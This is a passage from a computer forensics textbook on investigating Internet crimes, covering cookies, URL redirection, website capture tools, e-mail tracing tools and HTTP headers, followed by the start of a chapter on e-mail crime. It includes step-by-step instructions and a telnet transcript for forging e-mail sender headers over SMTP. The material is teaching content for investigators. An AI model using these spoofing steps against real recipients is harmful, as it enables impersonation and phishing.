


Figure 6-7 Traceroute shows the route that packets travel over a network.

Collect the Evidence

The investigator can gather the evidence using the following resources:

- Volatile and other important sources of evidence on live systems:
  - Running processes (ps or the proc file system)
  - Active network connections (netstat)
  - ARP cache (arp)
  - List of open files (lsof)
  - Virtual and physical memory (/dev/mem, /dev/kmem)
- Computer forensic tools for data collection, including:
  - Guidance Software's EnCase (*www.guidancesoftware.com*)
  - AccessData's Forensic Toolkit (*www.accessdata.com*)

Examining Information in Cookies

Web sites use cookies to authenticate, track, and maintain specific information about users. The following is the syntax of a Set-Cookie header:

```
Set-Cookie: <NAME>=<CONTENT>; expires=<TIMESTAMP>;
path=<PATH>; domain=<DOMAIN>;
```

- *Name*: Identifies cookie
- *Content*: Contains a string of information that has some specific meaning to the server; the content is often encoded in some way
- *Timestamp*: Denotes the date, time, and duration of a cookie
- *Path*: Denotes the directory on the target site
- *Domain*: Defines hosts within a domain that the cookie applies to

Viewing Cookies in Firefox The following are the steps for viewing cookies in Firefox:

1. Go to **Tools** and then **Options** (Figure 6-8).
2. Click on **Show Cookies** (Figure 6-9).

Tool: Cookie Viewer Cookie Viewer scans a system, looking for the cookies created by Internet Explorer, Netscape Navigator, and Firefox. It displays the data stored in each cookie. It can also delete any unwanted cookies stored by these browsers. Figure 6-10 shows a screenshot from Cookie Viewer.

URL Redirection


URL redirection is a technique where many URLs point to a single Web page. It is done by posting the address of one site and redirecting the traffic it receives to a target address. It can be done in two basic ways:

1. *Page-based redirection*: In this method, the administrator inserts a special tag in a Web page on the proxy site that tells the browser to go to the target. The administrator first creates a Web page and then inserts a META tag into the HEAD section of the proxy site's main page. The following is an example of this page:
   - `<meta http-equiv="refresh" content="0; URL=http://www.craic.com">`
2. *Server-based redirection*: In this method, the administrator adds a line to the Web server configuration file to intercept the request for a specific page and tell the browser to fetch it from the target location. The following are some of the ways an administrator can accomplish this:
   - Adding a one-line Redirect directive to the file and restarting the server; the following is the syntax of this directive:

     ```
     Redirect <old url> <new url>
     ```

Figure 6-8 The **Options** window in Firefox allows a user to look at cookies.

Figure 6-9 Firefox organizes cookies by the site they come from.



Source: http.//www.karenware.com/powertools/ptcookie.asp. Accessed 2/2007.

Figure 6-10 Cookie Viewer allows a viewer to see the contents of a cookie.

- Creating a Web page from a server-side script (generally in Perl or PHP) and including a Location header. This method is widely used by phishing Web sites. The following is an example of this header:

  ```
  Location: http://www.google.com
  ```

Sample JavaScript for Page-Based Redirection

```
var version = navigator.appVersion; // sets variable = browser version
if (version.indexOf("MSIE") >= -1) // checks to see if using IE
      {
window.location.href="ie.htm" /* If using IE, it shows this page replace ie.htm
with page name */
      }
else window.open("other.htm", target="_self") /* else open other page replace
other.html with page name */
```

Embedded JavaScript

JavaScript is an object-oriented dynamic scripting language. It is used in millions of Web pages and server applications to perform specific tasks such as opening pop-up windows or submitting form information.

A developer can insert JavaScript into a Web page using the following syntax:

```
<SCRIPT LANGUAGE="JavaScript">
<!—comment about script
      [code to perform some action]
// end script hiding -->
</SCRIPT>
```

The following are some of the ways attackers use embedded JavaScript:

- Hide source HTML for a page: The escape command hides HTML and/or JavaScript from other people. The following is an example:

```
<script language="javascript">
document.write( escape( 'HTML file name' ) );
</script>
```

- Manipulate the URL displayed in the status bar and browser history.

Downloading a Single Page or an Entire Web Site

To save a page from Firefox, a user needs to choose **File** and then **Save Page As**, which brings up the window shown in Figure 6-11.

The following tools are available for saving an entire Web site:

- Grab-a-Site
- SurfOffline
- My Offline Browser

Tool: Grab-a-Site

Grab-a-Site is a file-based offline browser that allows a user to grab complete sections of the World Wide Web. When a user grabs a site, it is downloaded onto the user's hard drive. The user can tell Grab-a-Site specifically which sites to grab and which sites to exclude, using filters.

The following are some of the features of Grab-a-Site:

- Grabs every movie (MOV, AVI), picture (JPG), document (PDF), program (EXE), or archive (ZIP) file from a site




Figure 6-11 A user can save a Web page in Firefox using this **Save As** dialog.

- Grabs from multiple Web sites at the same time
- Exports a Web site to burn it to a CD with Nero, Easy CD Creator, or some other CD-burning software
- Generates files so that CDs of Web sites will automatically run when inserted into a CD drive
- Stores files just like on a Web server, except the user will not need Web access to view the files

Figure 6-12 shows a screenshot from Grab-a-Site.

Tool: SurfOffline

SurfOffline is an offline browser that is capable of downloading up to 100 files simultaneously. The software can save a partial or complete copy of a Web site to a user's hard drive in just a few minutes. Another important feature is a wizardlike interface that enables users to quickly set up downloading rules. The program supports HTTP, SSL (HTTPS), FTP, proxy servers, CSS, Macromedia Flash, and JavaScript parsing.

The following are some of the features of SurfOffline:


- Can download up to 100 files simultaneously
- Can download up to 200,000 files in one project
- Downloads entire Web sites (including images, video, audio)
- Prepares downloaded Web sites for writing to a CD or DVD
- Downloads password-protected Web pages and password-protected Web sites

Figure 6-13 shows a screenshot from SurfOffline.

Tool: My Offline Browser

My Offline Browser is an offline browser that allows a user to automatically download and save entire Web sites, including all pages, images, Flash, and other files to the user's hard disk. My Offline Browser changes all the links in the HTML code to relative local links, so a user can browse the downloaded Web sites offline using a regular Web browser or the built-in browser.

My Offline Browser is a bot that downloads a page and then goes to all the links on that page. It continues following links on the linked pages until it runs out of links.



Source: http://www.bluesquirrel.com/products/grabasite/. Accessed 2/2007.

Figure 6-12 A user can limit how much data Grab-a-Site acquires from a site.

Source: http://www.surfoffline.com/. Accessed 2/2007.

Figure 6-13 SurfOffline allows a user to view the Web pages that have been downloaded from a site.

Source: http://www.newprosoft.com/offline-browser.htm. Accessed 2/2007.

Figure 6-14 My Offline Browser allows users to view Web pages without an Internet connection.

The following are some of the features of My Offline Browser:

- Supports multithreaded downloading (up to 50 threads)
- Automatically reexecutes any task
- Supports proxy servers
- Limits downloading by URL filter, maximum crawling depth, and maximum file size
- Exports all URLs into a text file or an Excel file

Figure 6-14 shows a screenshot from My Offline Browser.

Tool: Wayback Machine

The Wayback Machine is a Web-based utility that allows users to browse through 85 billion Web pages archived from 1996 to just a few months ago.

To view the history of a Web site, perform the following steps:

1. Go to *www.archive.org*.
2. Type in the Web address of a site or page.
3. Press Enter or click on **Take Me Back**.
4. Click on the desired date from the archive dates (Figure 6-15) available.

The resulting pages point to other archived pages at as close a date as possible.

The Wayback Machine offers many advanced search options, as shown in Figure 6-16.

Figure 6-15 The Wayback Machine displays a list of archived Web pages by date that a user can pick from.




Figure 6-16 The Wayback Machine provides a lot of different search options so users can find the exact archived Web pages they want.




Figure 6-17 A user can view the source of a Web page using Firefox and a text editor.

Recovering Information from Web Pages

To recover the source code of a Web page, an investigator can do one of the following, depending on the browser (other browsers may have slightly different ways of doing this):

- Click **View** and select **Source** in Internet Explorer.
- Click **View** and select **Page Source** in Firefox.

Figure 6-17 shows the source of a page being viewed in Notepad.

Trace the E-Mail Addresses

The investigator needs to trace the e-mail addresses to determine the source of any e-mails involved in the investigation. Investigators can use this technique to find the source of spam e-mails or phishing e-mails, among other things. The following are some of the tools available for tracing e-mail addresses:

- Samspade (*www.samspade.org*)
- VisualRoute (*http://visualroute.visualware.com*)
- CentralOps.net (*www.centralops.net*)
- Abika (*www.abika.com*)

Tool: VisualRoute

VisualRoute is a graphical tool that determines where and how virtual traffic is flowing on the route between the desired destination and the location from which the user is trying to access it. It provides a geographical map of the route and performance information about each portion of that route.

VisualRoute has the ability to identify the geographical location of routers, servers, and other IP devices. This is valuable information for identifying the source of network intrusions and Internet abusers. It helps in establishing the identity of the originating network, identifying the Web software that a server is running, detecting routing loops, and identifying hosts.

VisualRoute provides WHOIS information about any host, including the site owner's name, telephone number, and e-mail address, providing instant contact information for problem reporting.

Figure 6-18 shows a screenshot from VisualRoute.

E-Mail Headers

Headers give the following information about an e-mail:


- Source
- Destination
- Subject of the e-mail

- Date
- Route

Figure 6-19 shows part of an e-mail header.

E-Mail Header Forging The following are the steps to forge e-mail headers:

1. Open a command prompt.
2. Find out the name of the ISP's mail server from the e-mail client settings (for example, mail.isp.com or smtp.isp.com).
3. Connect to the ISP, and type SMTP commands after the mail server responds.



Source: http://www.visualware.com. Accessed 2/2007.

Figure 6-18 VisualRoute shows a graphical representation of the route a packet takes through the network.

```
Received: from mail.sendingemail.com
(mail.sendinge-mail.com [xx.7.239.25])
by mail.receivinge-mail.com (Postfix) with ESMTP id T12FG932
for <you@receivingemail.com>; Tue, 04 April 2005 23:01:22 -0800 (PST)
Received: from sender (xx.7.239.24) by mail.sendingemail.com
(Postfix) id 125A56; Tue, April 04, 2005 23:01:16 -0800 (PST)
From: me@sendingemail.com (Lance James)
To: you@receivingemail.com
Date: Tue, April 04, 2005 23:01:12 PST
Message-ID: ssc041837262361-293482299@mail.sendingemail.com
X-Mailer: Microsoft Outlook, Build 10.0.2616
Subject: This is your subject field
```

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 6-19 E-mail headers contain information that allows an investigator to trace the source of the e-mail.

4. Continue with the fake address the mail will say it comes from. For example, to forge mail from XYZ@abc.com, type **mail from: XYZ@abc.com**.
5. Specify the recipient of the e-mail. For example, to send mail to your enemy, type **rcpt to: yourenemy@isp.com**.
6. Type **data** and press Enter.
7. On the first line, type the subject (for example, **subject: your subject**) and press Enter twice.
8. Type the content of the message.
9. Type a period (.) and press Enter.

The server should respond, "Message accepted for delivery."

Figure 6-20 shows a transcript of a telnet session where a user is forging e-mail headers.

HTTP Headers

The following are some of the different types of HTTP headers:

- *Entity*: Meta information about an entity body or resource
- *General*: Applicable for use both in request and in response messages
- *Request*: Sent by a browser or other client to a server
- *Response*: Sent by a server in response to a request

The following are some of the types of information headers include:

- *Accept*: Specifies which Internet media types are acceptable for the response and assigns preferences to them
- *Accept-Charset [Request]*: Specifies which character encodings are acceptable for the response and assigns preferences to them
- *Accept-Encoding [Request]*: Specifies the data format transformations, called content encodings
- *Accept-Ranges [Response]*: Indicates the server's acceptance of range requests for a resource
- *Age [Response]*: Gives the sender's estimate of the amount of time since the response (or its revalidation) was generated at the origin server
- *Allow [Entity]*: Lists the set of methods supported by the resource identified by the Request-URI

```
% telnet localhost smtp
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 server.geektimes.com ESMTP Sendmail ...
helo username
250 server.geektimes.com Hello localhost [127.0.0.1], pleased to meet you
mail from:sender@example.com
250 2.1.0 sender@example.com... Sender ok
rcpt to:recipient@GeekTimes.com
250 2.1.5 recipient@GeekTimes.com... Recipient ok (will queue)
data
354 Enter mail, end with "." on a line by itself
This is a test message from sender@example.com to
recipient@GeekTimes.com.
The next line contains a period followed by the Return key.
.
250 2.0.0 g8S87cp8000444 Message accepted for delivery
quit
221 2.0.0 server.geektimes.com closing connection
Connection closed by foreign host.
%
```

Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 6-20 A user can forge e-mail headers by connecting directly to the mail server and issuing SMTP commands.




Figure 6-21 A user can view HTTP header information by looking at the **Page Info** window in Firefox.

- *Authorization [Request]*: Consists of credentials containing the authentication information of the client for the realm of the resource being requested
- *Cache-Control [General]*: Specifies directives that must be obeyed by all caching mechanisms along the request/response chain
- *Connection [General]*: Specifies options that are desired for the particular connection and must not be communicated by proxies over further connections
- *Content-Encoding [Entity]*: Used as a modifier to the media type
- *Content-Language [Entity]*: Specifies the natural language(s) of the intended audience for the enclosed entity
- *Content-Length [Entity]*: Indicates the size of the entity body that is sent or that would have been sent if it had been requested

Viewing Header Information In Mozilla Firefox, an investigator can view header information by going to **Tools** and selecting **Page Info** (Figure 6-21).

Tool: NeoTrace (now McAfee Visual Trace)

NeoTrace is a diagnostic and investigative tool that traces the network path across the Internet from the host system to a target system. Automatic retrieval of data includes registration details for the owner of each computer on the route (address, phone number, and e-mail address) and the network to which each node IP is registered. Views of the data include a world map showing the locations of nodes along the route, a graph showing the relative response time of each node along the path, and a configurable list of node data. Figure 6-22 shows a screenshot from NeoTrace.

Figure 6-22 NeoTrace shows the path of a packet using geographic visuals.

Tool: NetScan Tools

NetScan Tools is an advanced Internet information-gathering program for Windows. An investigator can use it to research IP addresses, host names, domain names, e-mail addresses, and URLs automatically or with manual tools.

The following are some of the benefits of NetScan Tools:


- Requires less time to gather information about Internet or local LAN users, network devices, IP addresses, ports, and many other network specifics
- Removes guesswork from Internet investigation by automating research requiring multiple network tools
- Produces clear, concise result reports in HTML or CSV format

Figure 6-23 shows a screenshot from NetScan Tools.

Generate a Report

The generated report must at least contain the following information:

- Name of the investigator
- List of router evidence
- Documents of the evidence and other supporting items
- List of tools used for investigation
- List of devices and setups used in the examination



Source: http://www.netscantools.com/. Accessed 2/2007.

Figure 6-23 The different tabs in NetScan Tools represent different Internet utilities that a user can utilize to find information.

- Brief description of the examination steps
- Details about the findings:
  - Information about the files
  - Internet-related evidences
  - Data and image analysis
- Conclusion of the investigation

Chapter Summary

- Internet crimes are crimes committed over the Internet or by using the Internet.
- Internet forensics is the application of scientific and legally sound methods for the investigation of Internet crimes.
- URL redirection is a technique where many URLs point to a single Web page.
- Attackers use embedded JavaScript to cover their tracks.
- Cookies are used for authenticating, tracking, and maintaining specific information about users.
- Nslookup is a process that converts a unique IP address into a domain name and is frequently used by Webmasters to research listings contained in server log files.

Review Questions

1. What is the purpose of IANA?

2. What is an RIR?

3. What is URL redirection?

4. Describe the different types of DNS queries a user can make.

5. Describe the steps involved in forging e-mail headers.

6. What is embedded JavaScript, and how do attackers use it?

7. Describe the different classes of IP addresses.

8. What is the purpose of DNS?

Hands-On Projects

1. Visit the U.S. Department of Justice Web site (*www.usdoj.gov*) and read about laws concerning Internet crimes.
2. Visit the National Conference for State Legislatures' Web site and read about laws concerning Internet crimes at *www.ncsl.org/programs/lis/cip/ciphome.htm*.
3. Perform the following steps:
   - Navigate to Chapter 6 of the Student Resource Center.
   - Install and launch the Grab-a-Site program.
   - Pick a site to grab and download that site. Use various combinations of filters to see the effects.

Chapter 7

Tracking E-Mails and Investigating E-Mail Crime

Objectives

After completing this chapter, you should be able to:

- Understand e-mail systems
- Understand e-mail clients
- Understand e-mail servers
- Understand e-mail crime
- Understand spamming
- Understand identity theft and chain e-mails
- Investigate e-mail crimes and violations
- Enumerate common e-mail headers
- Understand Microsoft Outlook
- Trace an e-mail message
- Understand U.S. laws against e-mail crime

Key Terms

Identity theft the willful act of stealing someone's identity for monetary benefits

Internet Message Access Protocol (IMAP) an Internet protocol designed for accessing e-mail on a mail server

Mail bombing the intentional act of sending multiple copies of identical content to the same recipient in order to hinder the functions of the recipient's mail server

Mail storm a large flurry of e-mail sent through automated processes, often without malicious intent

Mail user agent (MUA) a computer application used to manage e-mail; also called an e-mail client

Post Office Protocol version 3 (POP3) an Internet protocol used to retrieve e-mail from a mail server

Simple Mail Transfer Protocol (SMTP) an Internet protocol for transmitting e-mail over IP networks

Spam unsolicited commercial e-mail that is sent to a large number of e-mail addresses at the same time

Introduction to Tracking E-Mails and Investigating E-Mail Crime

The focus of this chapter is on how to investigate e-mail crimes and what countermeasures a user can take to prevent them. The chapter covers the different parts of an e-mail system before diving into a discussion of the different kinds of e-mail crimes. The chapter also discusses the U.S. laws concerning e-mail crime.

E-Mail Systems

E-mail is a term derived from the phrase *electronic mail*. Users can send and receive messages over an electronic communication system, such as the Internet.

An e-mail system consists of both the servers that send and receive e-mails on the network and the e-mail clients that allow users to view and compose messages. Figure 7-1 is a simple depiction of an e-mail system.

